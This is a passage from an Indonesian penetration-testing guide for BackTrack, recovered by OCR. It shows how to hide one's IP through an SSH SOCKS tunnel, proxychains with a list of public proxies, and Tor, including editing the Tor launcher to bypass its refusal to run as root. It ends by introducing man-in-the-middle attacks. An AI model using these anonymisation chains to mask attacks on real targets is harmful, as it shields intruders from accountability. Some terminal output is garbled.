
Klik settings maka jendela konfigurasi baru akan muncul. Masukan 127.0.0.1 dan port yang anda kehendaki. Dalam hal ini saya menggunakan port 1080. Pastikan agar pilihan opsi SOCKS v5 tercentang.



Langkah berikutnya kita harus login ke ssh server untuk membuka koneksi socks5 yang telah kita siapkan sebelumnya di konfigurasi network firefox.

```
root@bt:~# ssh -D 1024 -C root@103.28.xxx.xxx
root@103.28.xxx.xxx's password:
Last login: Sat Mar  2 18:24:37 2013 from subs03-180-214-xxx-xx.three.co.id
[root@server ~]#
```


Opsi –D adalah informasi port yang digunakan untuk membangun http socks5 proxy. Jika sudah buka kembali whatmyip.com untuk melihat perubahan IP



Alamat IP telah berubah menjadi 103.28.xxx.xxx setelah mozilla berhasil terkoneksi dengan http socks5 proxy. Kita juga dapat melakukan pemeriksaan dengan curl dengan memasukan opsi –socks5

```
root@bt:~# curl --socks5 127.0.0.1:1080 ifconfig.me
103.28.149.98
```

3. PROXYCHAINS



Proxychain (rantai proxy) memiliki kemampuan untuk *TCP tunnel* , dan *DNS proxy*. Suport terhadap *HTTP*, *socks4* , dan *socks5 proxy server*, yang kemudian

di bangun hubungan seperti mata rantai.

Proxychains Secara umum di gunakan untuk :

-Menyembunyikan ip
-Menjalankan program-program online tertentu dengan proxy server
-acces network dari luar dengan reverse proxy (vpn)

3.1. Konfigurasi proxychains

Sebagai pengguna backtrack , anda sudah tidak perlu kesulitan dalam menginstal tools ini karena telah terinstall secara default pada sistem operasi backtrack. Untuk menjalankan , menentukan proxy serta menentukan bagaimana nantinya tool ini akan bekerja, kita harus mengeditnya secara manual pada konfigurasi file. Konfigurasi proxychain secara default terdapat pada /etc/proxychains.conf

3.2. Metode proses proxychains

Metode pada proses chain dapat anda temukan pada file konfigurasi. Jika anda hendak menggunakan salah satu metode yang disiapkan maka anda harus melakukan uncomment atau menghapus tanda "#" di depan mode. Dan untuk mendisable mode tambahkan tanda "#" didepan mode.

Ketiga metode yang ada proxychains antara lain

-dynamic_chain [d-chain] : Memproses proxy yang kita tambahkan kemudian melewati proxy-proxy yang sudah mati atau tidak memiliki keabsahan konektifitas lagi.

-random_chain [r-chain] : Mengambil secara acak proxy pada list konfigurasi

-strict_chain [s-chain] : mengambil proxy seperti yang dilakukan dynamic_chain , namun kalo d-chain melewati (skip) proxy-proxy yang telah mati s-chain melakukan yang sebaliknya.

Konfigurasi proxychains terdapat "*/etc/proxychains.conf*" terlalu banyak comment disana karena itu ada baiknya kita buat konfigurasi baru. Sebelumnya backup dulu file konfigurasi asli kemudian buat yang baru.

Contoh file konfigurasi proxychains.conf yang telah di sederhanakan


```
#konfigurasi proxychains
#metode

dynamic_chain
#strict_chain
#random_chain

#opsi
#chain_len = 2
#quiet_mode
proxy_dns

tcp_read_time_out 15000
tcp_connect_time_out 8000

#tambahkan proxy list di bawah ini..
[ProxyList]
socks4 127.0.0.1 9050
#socks4 219.235.228.182 1080
#socks4 114.113.228.198 1080
#socks4 92.242.243.4 1080
#http 122.72.26.199 80
http 118.96.248.196 8080
http 110.139.60.228 8080
#http 122.200.54.42 80
#http 103.22.248.100 3128
#http 121.52.87.63 8080
#http 218.207.216.235 80
#http 188.29.80.147 51113
#http 78.105.21.4 32093
```

3.3. Perintah dan penggunaan


```
root@bt: proxyresolv targethost.com ( Perintah ini di gunakan untuk resolve host names via proxy atau  tor )
root@bt: proxychains firefox site.com ( Membukan situs yang diinginkan dengan proxychains melalui firefox )
root@bt: proxychains telnet target ( Digunakan untuk konektivitas ke jaringan telnet )
```

4. TOR ANONYMITY

TOR adalah salah satu tools yang menggunakan jaringan socks5 http proxy sehingga ketika client menjalankan aplikasi ini secara otomatis client menggunakan jaringan TOR untuk melakukan kegiatan-kegiatan berselancar di internet. Ok untuk tahap awal kita coba apakah kita sudah terkoneksi dengan TOR http proxy server atau belum. Kita akses url pada check.torproject.org dan jika belum akan tampil seperti gambar di bawah ini.



Hal di atas menandakan bahwa TOR belum dapat mengidentifikasi IP anda atau dengan kata lain anda tidak memiliki TOR. Karena itu silahkan download terlebih dahulu TOR sesuai dengan arsitektur sistem operasi anda.



Setelah itu ekstrak file tor yang barusan di download kemudian edit

```
root@bt:~# tar zxvf tor-browser-gnu-linux-i686-2.3.25-4-dev-en-US.tar.gz

root@bt:~# ls
-                   index.html.1
Application.evtx    logs
base-1.2.5.tar.gz   root
Desktop             System.evtx
fatback.log         tor-browser_en-US
index.html          tor-browser-gnu-linux-i686-2.3.25-4-dev-en-US.tar.gz

root@bt:~# cd tor-browser_en-US/
root@bt:~/tor-browser_en-US# ls
App  Data  Docs  Lib  start-tor-browser  tmp
```

Edit terlebih dahulu file start-tor-browser agar tor dapat dijalankan dengan privilege root. Edit dengan text editor anda kemudian cari baris

```
if [ "`id -u`" -eq 0 ]; then
 complain "The Tor Browser Bundle should not be run as root.  Exiting."
 exit 1
fi
```


Rubahlah angka 0 menjadi 1 hingga menjadi

```
if [ "`id -u`" -eq 1 ]; then
 complain "The Tor Browser Bundle should not be run as root.  Exiting."
 exit 1
fi


root@bt:~/tor-browser_en-US# vim start-tor-browser
```

Jika sudah di edit maka jalankan lah TOR pada sistem anda.

```
root@bt:~/tor-browser_en-US# ./start-tor-browser
```


```
Launching Tor Browser Bundle for Linux in /root/tor-browser_en-U
```



Loading network status

```
r_en-US/App/Firefox/extensions/{972ce4c6-7e08-4474-a285-3208198ce6fd}/
r_en-US/App/Firefox/extensions/{972ce4c6-7e08-4474-a285-3208198ce6fd}/

r_en-US/App/Firefox/extensions/{972ce4c6-7e08-4474-a285-3208198ce6fd}/
f
r_en-US/App/Firefox/chrome.manifest
r_en-US/App/Firefox/blocklist.xml
 ls
            index.html.1
n.evtx      logs
.tar.gz     root
            System.evtx
g           tor-browser_en-US
            tor-browser-gnu-linux-i686-2.3.25-4-dev-en-US.tar.gz
 cd tor-browser
tor-browser: No such file or directory
root@bt:~# cd tor-browser_en-US/
root@bt:~/tor-browser_en-US# ls
App  Data  Docs  Lib  start-tor-browser  tmp
root@bt:~/tor-browser_en-US# vim start-tor-browser
root@bt:~/tor-browser_en-US# ./start-tor-browser

Launching Tor Browser Bundle for Linux in /root/tor-browser_en-US
```

Dan Web browser bawaan TOR akan terbuka dengan sendirinya dan melakukan pengecekan



Congratulations. Your browser is configured to use Tor.


Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously.

Your IP address appears to be: **37.130.227.133**


This page is also available in the following languages:

عربية (Arabiya) Burmese česky dansk Deutsch Ελληνικά (Ellinika) English español Estonian فارسی (Fārsī) suomi français Italiano 日本語 (Nihongo) norsk (bokmål) Nederlands polski Português Português do Brasil română Русский (Russkij) Thai Türkçe українська (ukrajins'ka) Vietnamese 中文(简)


Jika anda menginginkan agar seluruh proxy TOR di gunakan di seluruh web browser yang anda miliki di dalam sistem operasi BackTrack maka bukalah tab preference pada TOR Browser kemudian lihat informasi alamat socks host pada dan informasi port yang di gunakan.



Setelah itu masukan informasi tadi pada menu → System → Preference → Network-proxy . Pilih manual proxy configuration kemudian masukan informasi yang sama.



Saat ini Proxy socks5 TOR sudah dapat di akses oleh seluruh browser , baik mozilla, google chrome dan lain-lain. Perhatikan waktu saya mengakses whatmyip.com ip saya sudah menggunakan IP TOR.




Saya pun melakukan ujicoba dengan menggunakan perintah – perintah di terminal. Ternyata TOR berlaku juga pada perintah curl dengan opsi tambahan –socks5.

BAB 6
MAN IN THE MIDDLE ATTACK

1. MITM ATTACK

Mungkin banyak yang mengira tujuan dari serangan MITM adalah untuk menyadap komunikasi data rahasia, seperti sniffing. Sniffing bisa disebut sebagai passive attack karena attacker tidak melakukan tindakan apa² selain memantau data yang lewat. Memang benar dengan serangan MITM, seorang attacker bisa mengetahui apa yang dibicarakan oleh dua pihak yang berkomunikasi. Namun sebenarnya kekuatan terbesar dari MITM bukan pada kemampuan sniffingnya, namun pada kemampuan mencegat dan mengubah komunikasi sehingga MITM attack bisa disebut sebagai jenis **serangan aktif.**



1.1. Proses terjadinya serangan MITM

seorang attacker akan berada di tengah-tengah komunikasi antara dua pihak. Seluruh pembicaraan yang terjadi di antara mereka harus melalui attacker dulu Sehingga seorang Attacker dengan leluasa melakukan penyadapan, pencegatan, pengubahan bahkan memalsukan komunikasi.

